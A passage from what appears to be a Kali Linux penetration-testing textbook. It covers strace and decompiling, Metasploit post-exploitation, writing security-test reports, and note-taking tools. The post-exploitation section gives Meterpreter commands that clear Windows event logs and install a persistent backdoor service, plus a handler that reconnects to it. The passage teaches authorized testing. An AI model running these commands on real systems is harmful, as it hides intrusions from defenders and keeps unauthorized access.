fstat(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(136, 0), ...}) = 0
brk(NULL) = 0x55cca74b5000
brk(0x55cca74d6000) = 0x55cca74d6000
write(1, "aaaaaaaaaaaaaaaaaaaaaa", 23aaaaaaaaaaaaaaaaaaaaaa) = 23
exit_group(0) = ?
+++ exited with 0 +++
```

This output is considerably longer because running a program (pretty much any program) requires a lot of system calls. Even just running a basic Hello, Wubble program

that has only a *printf* call would require a lot of system calls. For a start, any dynamic libraries need to be read into memory. There will also be calls to allocate memory. You can see the shared library that is used in our program—*libc.so.6*—when it is opened. You can also see the *write* of the command-line parameter at the end of this output. This is the last system call that gets made, though. We aren't allocating any additional memory or writing any output or even reading anything. The last thing we see is the *write*, which is followed by the call to *exit*.

## Other File Types

We can also work with other program types in addition to the ELF binaries that we get from compiling C programs. We don't have to worry about any scripting languages because we have the source code. Sometimes you may need to look at a Java program. When Java programs are compiled to intermediate code, they generate a *.class* file. You can decompile this class file by using the Java decompiler *jad*. You won't always have a *.class* file to look at, though. You may have a *.jar* file. A *.jar* file is a Java archive, which means it includes numerous files that are all compressed together. To get the *.class* files out, you need to extract the *.jar* file. If you are familiar with *tar*, *jar* works the same way. To extract a *.jar* file, you use *jar -xf*.

Once you have the *.class* file, you can use the Java decompiler *jad* to decompile the intermediate code. Decompilation is different from disassembly. When you decompile object code, you return the object code to the source code. This means it's now readable in its original state. One of the issues with *jad*, though, is that it supports only Java class file versions up until 47. Java class file version 47 is for Java version 1.3. Anything that is later than that can't be run through *jad*, so you need to be working with older technology.

Talking about Java raises the issue of Android systems, since Java is a common language that is used to develop software on those systems. A couple of applications on Kali systems can be used for Android applications. Dalvik is the VM that is used on Android systems to provide a sandbox for applications to run in. Programs on Android may be in Dalvik executable (*.dex*) format, and we can use *dex2jar* to convert the *.dex* file to a *.jar* file. Remember that with Java, everything is in an intermediate language, so if you have the *.jar* file, it should run on Linux. The *.class* files that have the intermediate language in them are platform-independent.

A *.dex* file is what is in place as an executable on an Android system. To get the *.dex* file in place, it needs to be installed. Android packages may be in a file with an *.apk* extension. We can take those package files and decode them. We do this with *apktool*. This is a program used to return the *.apk* to nearly the original state of the resources that are included in it. If you are trying to get a sense of what an Android program is doing, you can use this program on Kali. It provides more access to the resources than you would get on the Android system directly.

# Maintaining Access and Cleanup

These days, attackers will commonly stay inside systems for long periods of time. As someone doing security testing, you are unlikely to take exactly the same approach, though it's good to know what attackers would do so you can follow similar patterns. This will help you determine whether operational staff were able to detect your actions. After exploiting a system, an attacker will take two steps. The first is ensuring they continue to have access past the initial exploitation. This could involve installing backdoors, botnet clients, additional accounts, or other actions. The second is to remove traces that they got in. This isn't always easy to do, especially if the attacker remains persistently in the system. Evidence of additional executables or logins will exist.

However, actions can definitely be taken using the tools we have available to us. For a start, since it's a good place to begin, we can use Metasploit to do a lot of work for us.

## Metasploit and Cleanup

Metasploit offers a couple of ways we can perform cleanup. Certainly if we compromise a host, we have the ability to upload any tools we want that can perform functions to clean up. Beyond that, though, tasks are built into Metasploit that can help clean up after us. In the end, there are things we aren't going to be able to clean up completely. This is especially true if we want to leave behind the ability to get in when we want. However, even if we get what we came for and then leave, some evidence will be left behind. It may be nothing more than a hint that something bad happened. However, that may be enough.

First, assume that we have compromised a Windows system. This relies on getting a Meterpreter shell. [Example 10-21](#) uses one of the Meterpreter functions, *clearev*. This clears out the event log. Nothing in the event log may suggest your presence, depending on what you did and the levels of accounting and logging that were enabled on the system. However, clearing logs is a common post-exploitation activity. The problem with clearing logs, as I've alluded to, is that there are now empty event logs with just an entry saying that the event logs were cleared. This makes it clear that someone did something. The entry doesn't suggest it was you, because there is no evidence such as IP addresses indicating where the connection originated from; when the event log clearance is done, it's done on the system and not remotely. It's not like an SSH connection, where there is evidence in the service logs.

*Example 10-21. Clearing event logs*

```
meterpreter > clearev
[*] Wiping 529 records from Application...
[*] Wiping 1424 records from System...
[*] Wiping 0 records from Security...
```

Other capabilities can be done within Meterpreter. As an example, you could run the post-exploitation module `delete_user` if there had ever been a user that was created. Adding and deleting users is the kind of thing that would show up in logs, so again we're back to clearing logs to make sure that no one has any evidence about what was done.



Not all systems maintain their logs locally. This is something to consider when you clear event logs. Just because you have cleared the event log doesn't mean that a service hasn't taken the event logs and sent them up to a remote system that stores them long-term. Although you think you have covered your tracks, what you've really done is provided more evidence of your existence when all the logs have been put together. Sometimes, it may be better to leave your actions to be obscured by a large number of other logged events.

## Maintaining Access

There are a number of ways to maintain access, and these will vary based on the operating system that you have compromised. Just to continue our theme, though, we can look at a way to maintain access by using Metasploit and what's available to us there. Again, we're going to start with a compromised Windows system on which we used a Meterpreter payload. We're going to pick this up inside of Meterpreter after getting a process list by running `ps` in the Meterpreter shell. We're looking for a process we can migrate to so that we can install a service that will persist across reboots. [Example 10-22](#) shows the last part of the process list and then the migration to that process followed by the installation of the `metsvc`.

### Example 10-22. Installing `metsvc`

```
3904 3960 explorer.exe      x86  0
      BRANDEIS-C765F2\Administrator C:\WINDOWS\Explorer.EXE
3936 3904 rundll32.exe             x86  0
      BRANDEIS-C765F2\Administrator C:\WINDOWS\system32\rundll32.exe
meterpreter > migrate 3904
[*] Migrating from 1112 to 3904...
[*] Migration completed successfully.
meterpreter > run metsvc

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
   C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AxDeAqyie...
[*] >> Uploading metsrv.x86.dll...
[*] >> Uploading metsvc-server.exe...
```

```
[*] >> Uploading metsvc.exe...
[*] Starting the service...
    * Installing service metsvc
    * Starting service
Service metsvc successfully installed.
```

When we migrate to a different process, we're moving the executable bits of the meterpreter shell into the process space (memory segment) of the new process. We provide the PID to the *migrate* command. Once we've migrated to the *explorer.exe* process, we *run metsvc*. This installs a Meterpreter service that is on port 31337. We now have persistent access to this system that we've compromised.

How do we get access to the system again, short of running our initial compromise all over again? We can do that inside Metasploit. We're going to use a handler module, in this case a handler that runs on multiple operating systems. **Example 10-23** uses the *multi/handler* module. Once we get the module loaded, we have to set a payload. The payload we need to use is the *metsvc* payload, since we are connecting with the Meterpreter service on the remote system. You can see the other options are set based on the remote system and the local port the remote service is configured to connect to.

#### *Example 10-23. Using the Multi handler*

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf exploit(multi/handler) > set LHOST 192.168.86.47
LHOST => 192.168.86.47
msf exploit(multi/handler) > set RHOST 192.168.86.23
RHOST => 192.168.86.23
msf exploit(multi/handler) > exploit

[*] Started bind handler
[*] Meterpreter session 1 opened (192.168.86.47:43223 ->
    192.168.86.23:31337) at 2018-04-09 18:29:09 -0600
```

Once we start up the handler, we bind to the port, and almost instantly we get a Meterpreter session open to the remote system. Anytime we want to connect to the remote system to nose around, upload files or programs, download files or perform more cleanup, we just load up the handler with the *metsvc* payload and run the exploit. We'll get a connection to the remote system to do what we want.

## Summary

Kali Linux is a deep topic with hundreds and hundreds of tools. Some of them are basic tools, and others are more complex. Over the course of this chapter, we covered some of the more complex topics and tool usages in Kali, including the following:

- Programming languages can be categorized into groups including compiled, interpreted, and intermediate.
- Programs may run differently based on the language used to create them.
- Compiled programs are built from source, and sometimes the *make* program is necessary to build complex programs.
- Stacks are used to store runtime data, and each function that gets called gets its own stack frame.
- Buffer overflows and stack overflows are vulnerabilities that come from programming errors.
- Debuggers like *gdb* can be used to better understand how precompiled software operates.
- You can use a disassembler to return executables back to assembly language, which is a mnemonic representation of a processor's operation codes (opcodes).
- Metasploit can be used to clean up after compromise.
- Metasploit can be used to maintain access after compromise.

## Useful Resources

- BugTraq, r00t, and Underground.Org, “Smashing the Stack for Fun and Profit”
- Gordon “Fyodor” Lyon, “Nmap Scripting Engine”, in *Nmap Network Scanning* (Nmap Project, 2009)
- Offensive Security, “Building a Module”





# Reporting

Out of all of the information in this book, the most important topics are covered in this chapter. Although you can spend a lot of time playing with systems, at the end of the day, if you don't generate a useful and actionable report, your efforts will have been more or less wasted. The objective of any security testing is always to make the application, system, or network more capable of repelling attacks. The point of a report is to convey your findings in a way that makes it clear what your findings are and how to remediate the finding. This, just like any of the testing work, is an acquired skill. Finding issues is different than communicating them. If you find an issue but can't adequately convey the threat to the organization and how to remediate it, the issue won't get fixed, leaving it open for an attacker to come and exploit.

A serious issue with generating reports is determining the threat to the organization, the potential for that threat to be realized, and the impact to the organization if the threat is realized. It may be thought that to indicate issues are serious, using a lot of superlatives and adjectives to highlight the issue would be a good way to get attention. The problem with that approach is that it's much like the proverbial boy who cried wolf. You can have only so many severity 0 issues (the highest priority event) before people quickly become aware that nothing you have rated can be trusted. It can be hard if you take information security seriously, but it's essential to remain objective when reporting issues.

Where Kali comes in here, aside from doing the testing, is providing tools that can be used to take notes, record data, and help organize your findings. You could even write your report in Kali Linux, since word processors are available in Kali. You can use Kali Linux for all of your testing, from preparation to performing to gathering data, and finally, writing reports.

# Determining Threat Potential and Severity

Determining a threat's potential and severity is one of the more challenging parts of security testing. You will need to determine the threat potential and risk that is associated with any of your findings. Part of the problem with doing this is that people sometimes have an unclear understanding of what risk is. They may also not understand the difference between risk and threat. Before we go too far down the road of talking about determining the threat potential and severity, let's all get on the same page with respect to our understandings of these terms. They are critically important to understand so you can make a clear, understandable, and justifiable recommendation.

*Risk* is the intersection of probability and loss. These are two factors you need to get a quantitative figure for. You can't assume that because there is uncertainty, there is risk. You also can't assume that because the loss may be high, there is risk. When people think about risk, they may tend to catastrophize and jump to the worst possible scenario. That only factors in loss, and probably does a poor job at that. You need to factor in both loss and probability. Just because crossing the road, for example, can lead to death were you to be hit by a car, doesn't make it an endeavor that incurs a lot of risk. The probability of getting hit by a car, causing the loss of life, would be small. This probability also decreases in certain areas (the neighborhood I live in, for instance) because there is little traffic, and what traffic is around is going fairly slow. However, in urban areas, the probability increases.

If you had an event that was extremely likely, that doesn't mean you have much in the way of risk either. It doesn't seem that uncommon for people to use the words *risk* and *chance* interchangeably. They are not the same. You need to be able to factor in loss. This is a multidimensional problem. Think about the case of crossing the street. What are the potential loss scenarios there? Death is not the only potential for loss. That's just an absolute worst-case scenario. There are so many other cases. Each will have its own probability and loss. Let's say our concern is not picking my feet up enough to get over the curb from the street to the sidewalk. Were I to miss, I might trip. What is the potential loss there? I may break a wrist. I may get abrasions. What is the probability for each of these situations? It's unlikely to be the same for each.

You will hear that quantitative is much better than qualitative. The problem with that is that quantitative is hard to come by. What is the actual probability that I might fall? I'm not especially old and am in reasonable shape, so it seems to me like the probability is probably low. What is the numeric value of that? I have no idea. Sometimes the best we can do is low, medium, high. Adding adjectives to these values isn't meaningful. What does *very low* mean? What does *very high* mean? Unless you can make your intended meaning clear, adjectives will only raise questions. What you may do is use comparatives. Getting skin abrasions is probably a higher probability than breaking a

bone, but both are low probability. Is this a useful distinction? Perhaps. It gives you a little more space to make some priorities.

A *threat* is a possible danger. When we talk about danger, we are talking about something that may take advantage of a weakness or vulnerability to cause harm or damage. An *attack vector*, a term sometimes used when we are talking about threats and risk, is the method or pathway an attacker takes to exploit a vulnerability.

Let's pull all of this together now. When we are calculating a value to assign for a severity of a finding, you have to factor in the probability that the vulnerability found may be triggered. This itself has a lot of factors. You have to think about who the threat agent is (who is your adversary), because you need to think about mitigations that are in place. Let's say you are evaluating the security posture of an isolated system. Who are we most concerned about? If there are multiple badging points between the outside and the system, where one of them is a mantrap, the probability is extremely low if we're thinking about an outside adversary. If it's an inside adversary, though, we have to think about a different set of parameters.

Once you have thought through who your adversary is and the probability, you then have to think about what happens if the vulnerability is exploited. Again, you can't think about the worst-case scenario. You have to think rationally. What is the most likely scenario? Who are your adversaries? You can't use movie scenarios when you are working on this. What is the highest-priority resource? This may be data, systems, or people. Any of these are fair game when it comes to attacks. Each will have a different value to the organization you are doing testing for.

Don't assume, however, that what you think a business cares about has any relation at all to what an attacker cares about. Some attackers may want to gather intellectual property, which is something businesses will care a lot about. Other attackers are just interested in gathering personal information, installing malware that can be leveraged to gain money from the business (think ransomware), or maybe even just installing software that turns systems into bots in a large network. Attackers today may be criminal enterprises as often as they are anything else. In fact, you may assume that's generally the case. These people can make a lot of money from attaching systems to botnets and renting out their use.

Once you have all of this data thought through with respect to each of your findings, you can start writing up the report. When you write up your findings, make sure you are clear about your assumptions with respect to your adversary and motivations. You have two sides to this equation. One is what the business cares to protect and apply resources to, and the other is what the adversary is actually looking for. One may have nothing to do with the other, but that doesn't mean there aren't some points of intersection.

# Writing Reports

Report writing is important. It's hard to overstate that fact. Different situations will have different needs when it comes to reporting. You may be working in a situation where there is a template you have to plug data into. If that's the case, your job is easier. Not easy, but easier than starting from nothing. If you are without a template to use, there are some sections you might consider creating when you are writing your report. These are the executive summary, methodology, and findings. Within each of these are elements you may consider.

## Audience

When you are writing reports, you need to consider your audience. You may be interested in writing up excruciating detail about exactly what you did because you found it really cool, but you have to consider whether the person you expect to be reading your report will care. Some people will want to know the technical details. Others will want an overview with just enough detail to demonstrate that you know what you are talking about. You need to be aware of the kind of engagement you are on so you can write your report accordingly.

There are a couple of reasons for this. First, you want to spend a reasonable amount of time on writing the report. You don't want to spend too much time, because your time is valuable. If you aren't getting paid to do it, you could be spending your time doing something that you are getting paid to do. If you don't spend enough time on the report, you probably aren't providing enough information to your client or employer that will cause them to want to keep using you. If you are a contractor, you want repeat business. If you are in-house doing your testing, you likely want to keep your job.

This brings up another situation to consider when it comes to audience. Are these people you work for? Who is going to be reading the report? Depending on who you think will be reading the report, you may be able to skip different segments or at least change their focus. Are you starting to see here how difficult and important report writing can be? No matter who you are writing for, you need to make sure you are putting your best foot forward. Not everyone can write well and clearly. If you don't, you may want to make sure you have an editor or someone who can help you out with the writing aspect.

One last thing to consider with respect to audience: you may find that there are different audiences for different sections of your report. Again, this may be situationally dependent. You need to consider what section you are working on and what information you need to convey as well as the best way to convey that information.

## Executive Summary

An *executive summary* is tricky. You want to convey the important elements from your testing. You want to do it succinctly. These two requirements may be conflicting. This is where some experience can be beneficial. After you've written a few reports, especially if you can get some feedback as you go, you will start to get the balance of how much detail to provide in order to keep the interest of those who are reading it. The most important part of the executive summary may be the length. Remember that the people who are likely to spend the most time on the executive summary are people who don't understand the technical details, so they want an overview. They won't read five to ten pages of overview. If you have so much detail that it takes that much time to provide a summary, consider that your test is probably improperly scoped.

My own rule of thumb when it comes to writing executive summaries is try to keep it to a page if at all possible. If absolutely necessary, you can go to two pages, but no more than that. Of course, if you have a lot of experience with a particular group you are writing for, you may find that more or less works better. None of these are hard rules to follow. Instead, they are guidelines to consider.

You should start your report with some context. Indicate briefly what you did (e.g., tested networks X, Y, and Z). Indicate why you did it (e.g., you were contracted, it was part of project Wubble, etc.). Make it clear when the work happened. This provides some history in case the report needs to be referred to later. You will know what you did and why you did it, as well as who asked you if that's relevant.

It's probably also useful to mention that you had a limited amount of time to perform the testing—no matter who you are working for, you will be time-bound. There is some expectation to get the testing done in a reasonable period of time. The difference between you and your adversaries is they have considerably more time to attack. There is also, perhaps, more motivation on their part.

Imagine you're a car salesman and you have a quota. You're getting down to the last of the month and haven't met your quota yet. This is much like your adversary. Your adversaries are people who make their money, probably, attacking your site (selling cars). If they aren't successful, they don't make money, so you can think a little in terms of quotas for your attackers. The reason for mentioning this is that there may be an unrealistic expectation that if all the issues in the report are remediated, there will be no ways for attackers to get in. Management may get a false sense of security. It's helpful to clearly set expectations. Just because you were able to find only seven vulnerabilities in the time you had doesn't mean that an attacker with far more time wouldn't be able to find a way in.

In the executive summary, provide a brief summary of findings. You may find the best way to do this is providing numbers of the different categories of findings. Indi-

cate how many high-priority findings, medium-priority findings, low-priority findings, and informational findings. With the numbers, hit the high notes. Provide a brief summary of what you found. You found five vulnerabilities, which could all lead to data exfiltration, for instance. Whatever way you can bundle issues together that makes sense and is meaningful can work here—just so you are providing a little understanding of what you found.

The goal of the summary and the highlights is to help executives, who are only going to read this section, understand where they stand with respect to issues their infrastructure may be facing. Additionally, they can get some insight into some quick-hit items that can get them some big wins. Anything you can provide in this section to highlight potential wins for the information technology (IT) team can be beneficial.

You may also find it useful to create charts. Visuals are useful. They make it easier to see what's happening. You can easily plug values into Excel, Google Sheets, SmartSheet, or any other spreadsheet program. They don't have to take up a lot of space. You are, after all, considering ways to keep the report short and to the point. However, taking a little space for some charts and tables to make your points clear may go a long way.

Keep in mind that you are not writing this report to scare anyone. It is not your job to suggest the sky is falling. Be objective and factual without resorting to sensationalism. You will get much further if you are to the point and rely on the facts to speak for you. Always keep in mind, and you've heard this before, that your objective is to help improve the application, system, or network you have been engaged to test. You want to increase the security position, making it harder to compromise.

## Methodology

The *methodology* is a high-level overview of the testing that was performed. You may indicate that you performed reconnaissance, vulnerability testing, exploitation testing, and verifications of findings. You can indicate whatever steps you take to perform your testing. You don't need to get granular and include any test plan with specific steps. Just keep it high level. If you provide a methodology, you are making it clear that you have a process and are not just approaching testing randomly. Having a defined process means you can repeat your results. This is important. If you can't repeat a finding, you need to think carefully about whether to report it. Again, your objective is to present issues that can and should be fixed. If you can't repeat a finding, it's not something that can be fixed.

When you report your methodology, it may be helpful to include the toolset you use. There are a few reasons for this. This is an area some people are a little squeamish about, because they feel they may be giving away trade secrets that set them apart from others. The reality is that there are tools that nearly everyone uses. Telling your client or employer that you are using them isn't going to be a big revelation. There are

common commercial tools. There are common open source tools. The reality is, the toolset isn't where the magic is. The magic is all in how you use the tools, interpret the results, verify the results, and do the work to determine the risk and then provide remediation recommendations.

## Findings

The Findings section is where the bulk of the report is, probably unsurprisingly. There are a lot of ways to format this section, and you can probably include a lot of different sets of details. One thing to consider, though, is the way you structure it. There are countless ways of organizing your findings, including by system or by vulnerability type. I have generally organized findings by severity because people I've worked for want to see the most important issues first so they can prioritize. You may find other organizational methods work better for you. Using severity, you would start with the high-priority issues, then medium and low, and end with informational. I've found the informational items to be useful. These are issues that might not necessarily be a threat but may be worth mentioning. This may be where you noticed an anomaly but couldn't replicate it. It may be something that would be serious if you could replicate it. Keep in mind that exploits can be hit-or-miss for some conditions. You may not have had the time to be able to reproduce the right conditions.

You may find that different situations will have different needs when it comes to providing information related to each finding. However, in general, there are some factors to consider. The first is to provide a short description of the finding to use as a title. This helps you to index the findings so they can be placed into a table of contents and found quickly by those reading the report. After that, you should make sure to add your details related to the severity. You may provide an overall rating and then also include the factors that go into the overall rating—probability and impact. The impact is what may happen if the vulnerability were triggered. How is the business affected? You don't want to assume anything other than the vulnerability. You can't assume subsequent vulnerabilities or exploits. What happens if that vulnerability is exploited? What does an attacker get?

The vulnerability needs to be explained in as much detail as possible. This can include specifics about what the attacker gets in order to justify the severity rating you made. Explain how the vulnerability can be exploited, what subsystems are affected, and any mitigating circumstances. At the same time, you should be providing details and a demonstration that you were able to exploit it. This can be screen captures or text-based captures as needed. Screen captures are probably the best as a way of demonstrating what you did. Text is too easily manipulated or misinterpreted. Keep in mind that you will be putting this report into the hands of others. You want it clear that you performed the exploit, gained access, retrieved data, or whatever you managed to do.

It may be helpful to provide references. If what you found has a Common Vulnerabilities and Exposures (CVE) number or a Bugtraq ID (BID), you should consider providing a link to those reports. You may also consider providing links explaining the underlying vulnerability. As an example, if you managed to use a SQL injection attack, providing a link clearly explaining what a SQL injection attack is will be useful in case some people aren't as familiar. Finally, you should absolutely put remediation steps in. You may not be familiar with the company's processes if you are a contractor or even in another group entirely. As a result, just an overview rather than an entire procedure will be good. You want to make it clear that you are here to help them. Even if you are doing a complete red versus blue scenario and everything was black box, you still don't want the report to be adversarial when it comes to letting them know where their shortcomings are.

You can include appendices as they seem useful. There may be details that are just too long to include in findings, or there may be details that are relevant across multiple findings. These can go into appendices and referred to in your report. One thing you should not do is include entire reports from your vulnerability scanner or your port scanner. You are being paid, unless otherwise specified, to cull through those reports yourself and determine what's worthwhile to look at. Resist the urge to include them just to make the report look longer. More isn't better in most cases. Make sure your audience has enough information to understand what the vulnerability is, how it was and can be exploited, what can happen, and what to do about it. This is where you will demonstrate your value.

## Taking Notes

You could be working on testing for a client or an employer for a couple of weeks. It's unlikely that you'll remember everything you did and in what order over that period of time. If you get screen captures, you will want to document each. This means taking notes. You can, and some people prefer this, take them in a physical notebook. These can be damaged or destroyed, though, especially if you are working long hours and on-site with a customer. This is not to deter you from this approach if it suits you best. However, Kali comes with tools that can assist you with taking notes. Since you are working in Kali already, you can take a look at how to use these tools.

## Text Editors

Decades ago, now, were the vi versus emacs wars. They were long. They were bloody. They saw zealots on both sides entrenched in their opinions as to which was the better editor. It seems as though that war is over, and a victor has been declared. The winner in the end appears to have been vi. Both of these are text editors designed, initially anyway, to be used in a terminal, which later became a terminal window in a larger managed display. There are two significant differences between vi and emacs.



First, *vi* is what is referred to as a *dual-mode editor*. You have edit mode and you have command mode. With *emacs*, there are no modes. You can edit and send commands without having to do anything. The other significant difference is that *emacs* uses key combinations for commands. You may use the Alt, Ctrl, Shift, and Option keys. You may have to press multiple keys simultaneously to send a command to *emacs*. This frees up the rest of the keyboard, where you would normally do typing, to enter text. By comparison, *vi*, as a dual-mode editor, uses a mode change to let the user send commands.

Let's go over the basics of both editors, starting with *vi*, since it is the more predominant editor. It's also the only editor installed by default in Kali. If you want to use *emacs*, you need to install it. As noted earlier, *vi* is a dual-mode editor. When you start up *vi*, you are in command mode. One of the reasons for this is that when *vi* was written, keyboards may not have had arrow keys; other keys had to be dual-purposed to allow you to maneuver around the text. The letters H, J, K, and L are all used to maneuver around the text. H is left, J is down, K is up, and L is right. Those keys replace your arrow keys.

To send more-complex commands or commands that are not specific to moving around or altering the text on the screen, you would type `:` (colon). If you want to write out (save), you type `w`. To quit the editor, you type `q`. You can put the two of these together, saving and quitting in the same command, and type `:wq`, you'd be back at a command prompt with your file written out to disk. You may find a case where you made changes you didn't mean to make. You can force a quit without a write by typing `:q!` since the `!` lets *vi* know that you want to override any concerns or issues, if you can.

This is an editor that is so complex that it takes books to explain all its capabilities. However, you don't need to know an awful lot about the density of commands and configurations you can use in *vi*. To edit, you need to know how to get into editing mode and then how to return to command mode. From command mode, you type `a` for append, and `i` for insert. Just the lowercase `a` places you after the character you are at and in editing mode so you can start typing text. The capital `A` places your cursor at the end of the line and in edit mode. The difference between `a` and `i` is that the `i` lets you start placing characters right where you are (before the character you are at), whereas the `a` is after. The Esc key takes you from edit mode to command mode.

*vi* has a lot of customization capabilities. This lets you get a working environment you are comfortable in. You can make changes, like adding in line numbers, by just using `:number`. This makes the change to the session you are in. If you want to make the change persistent, you need to add all the settings in the `.vimrc` file. The older *vi* editor is most commonly implemented by the *vi* Improved (*vim*) package so you make changes in the resource file for *vim* rather than *vi*. To set values, you would use `set number` as a line in the `.vimrc` file. The `set` command sets a parameter. You may

want to add values, so you can add that to the end of the line. As an example, you can set the tab stop, the column positions, by using *set ts 4*. This means when you hit the Tab key, your cursor will move to the column that is the next multiple of 4.

emacs is a completely different editor altogether. When you load up emacs, you are immediately editing. You can start typing text. If you aren't comfortable keeping track of whether you are in edit mode or command mode, you can use emacs. You would need to install it first, of course. Since there is no command mode, the expectation is that your keyboard has arrow keys. If you want to save the file, you would press Ctrl-X, Ctrl-S. If you want to just quit emacs, you can press Ctrl-X, Ctrl-C. If you want to open a file, you would press Ctrl-X, Ctrl-F.

Of course, just as with vi/vim, there is far more to emacs than what we've covered here. The idea is to give you just enough that you can start entering data into a plain-text file. If you want to do more customization or editing, there are a lot of resources that you can use to learn more editing commands and how to customize the environment to work the way you want. If you really want to use a GUI version, there are GUI-based versions of both emacs and vi. There are other GUI editors and note-taking apps as well.

## GUI-Based Editors

Both vi and emacs are available as GUI programs. Using these programs, you can use the commands in the way they work in the console-based applications, but there are also menus and toolbars you can use as well. If you want to migrate to using one of these editors, using the GUI-based program may be a way to get you started. You can rely on the menus and toolbars until you feel more comfortable with the keyboard commands. One advantage of using console-based editors is that your hands are already on the keyboard typing. Moving to a mouse or a trackpad requires changing your hand position, and altering your flow. If you get familiar with the keyboard commands, it just becomes part of your typing without altering your hand position. **Figure 11-1** shows the gvim editor, which is the graphical version of vim. This is the startup screen if you don't open a file. You can see the hints that are provided for using keyboard commands.




Figure 11-1. The Gvim editor

In addition to that, however, other programs can be used to take notes and jot down ideas. You may be familiar with the basic text editor that you can get on most operating system implementations. Kali Linux also has one of those, unsurprisingly called Text Editor. It is simple. It is a graphical window where you can edit text. You can open files. You can save files. There isn't much more, though, to this application. Other programs in Kali Linux are much more capable than this editor.

One of these is Leafpad. Whereas Text Editor is basic, with no frills, Leafpad offers the same capabilities you would normally expect in a GUI-based text editor. You get menus, just like those in the Windows text editor. You can also use rich text, allowing you to change fonts including bold face and italics. This may help you to better organize your thoughts by letting some stand out.

## Notes

You may find it useful to just take notes individually. You may have run across applications that implement sticky notes. Kali Linux comes with the same sort of application. [Figure 11-2](#) shows the Notes apps. This will look much like the Notes applications you are probably used to seeing. The idea of these applications is to repli-

cate Post-It Notes. What you see in this screen capture is the note window pulled open to accommodate the flyout menu. Normally, the window you have is narrower than what you see here—more like the regular size Post-It Notes.




Figure 11-2. Notes application

An advantage to using this approach is, much like the idea of Post-It Notes—you write down something in a note and then paste it on the screen so you can refer to it later. It's a good way to capture commands you may want to paste in to a terminal window later. Rather than a single text file carrying a large number of notes, you can have individual notes in separate windows. Much of this depends on how you like to organize yourself.

## Capturing Data

When you get around to writing your reports, you will need screen captures. You may also want other artifacts. Screen captures are easy enough to handle. GNOME, as a start, works like Windows in this regard. You can use the `PrtScn` button to capture the desktop. `Alt-PrtScn` will let you capture a single window, and `Shift-PrtScn` will allow you to select a rectangle to capture. Additionally, you can use the `ScreenShot` application. Once you have the images you want, you can use an image editor like `Gimp` to crop or annotate as you need to. You may be able to find other utilities that will capture the screen or sections of it. These screen captures are going to be the best way to introduce artifacts into your report.

In some cases, you may have a need to record entire sequences of events. This is best done using a screen recording application. Kali includes a utility called `EasyScreenCast` that's an extension to GNOME. [Figure 11-3](#) shows the upper right of the screen

in the GNOME desktop. You will see the movie camera icon in the top panel. This is how you get access to EasyScreenCast. Underneath the menu for the extension is the options dialog box. This will generate a file in WebM format stored in the Videos directory of your home directory. This is something you may need to have for complex operations or it may simply be a way to capture your actions as you are experimenting so you can play it back later and know how you got where you are.

